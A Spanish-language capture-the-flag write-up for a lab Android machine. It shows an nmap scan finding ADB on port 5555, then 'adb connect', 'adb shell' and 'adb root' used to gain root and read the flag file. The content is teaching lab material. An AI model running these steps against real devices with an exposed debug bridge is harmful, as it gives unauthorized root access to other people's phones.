


MOBILE PHONE



Realizamos nmap para la obtención de posibles puertos abiertos, para esta máquina, solo consta de un único puerto abierto, normalmente relacionado con ADB

```
└─$ sudo ./obtain_data.sh 192.168.16.7
[sudo] password for kali:
The ip_address '192.168.16.7' is valid
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-28 15:33 CET
Nmap scan report for 192.168.16.7
Host is up (0.00047s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
5555/tcp  open  freeciv?
MAC Address: 08:00:27:CD:CC:93 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

Como es la primera vez que realizamos un ataque a un dispositivo android, no tenemos instalada la herramienta adb en nuestra máquina atacante, vamos a instalarla.

```
(kali㉿kali)-[~]  
$ adb  
Command 'adb' not found, but can be installed with:  
sudo apt install adb  
sudo apt install google-android-platform-tools-installer  
  
(kali㉿kali)-[~]  
$ sudo apt install adb
```

```
$ sudo apt install google-android-platform-tools-installer
```

Una vez instalada, procedemos a intentar conectarnos. ¡Entramos!

```
(kali㉿kali)-[~]  
$ adb connect 192.168.16.7  
connected to 192.168.16.7:5555
```

Accedemos a la consola, ejecutamos id para ver que usuario somos y somos el usuario shell(2000).

```
$ adb shell  
shell@x86_64:/ $ id  
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats)
```

Como por defecto este usuario tiene permisos limitados, vamos a probar si tiene el usuario root habilitado. ¿Respuesta? Si que lo tiene.

```
(kali㉿kali)-[~]  
$ adb root  
restarting adb as root  
  
(kali㉿kali)-[~]  
$ adb shell  
root@x86_64:/ # id  
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats)
```

Último paso, ir al directorio de root y copiar la querida flag.

```
root@x86_64:/data/root # cat root.txt
```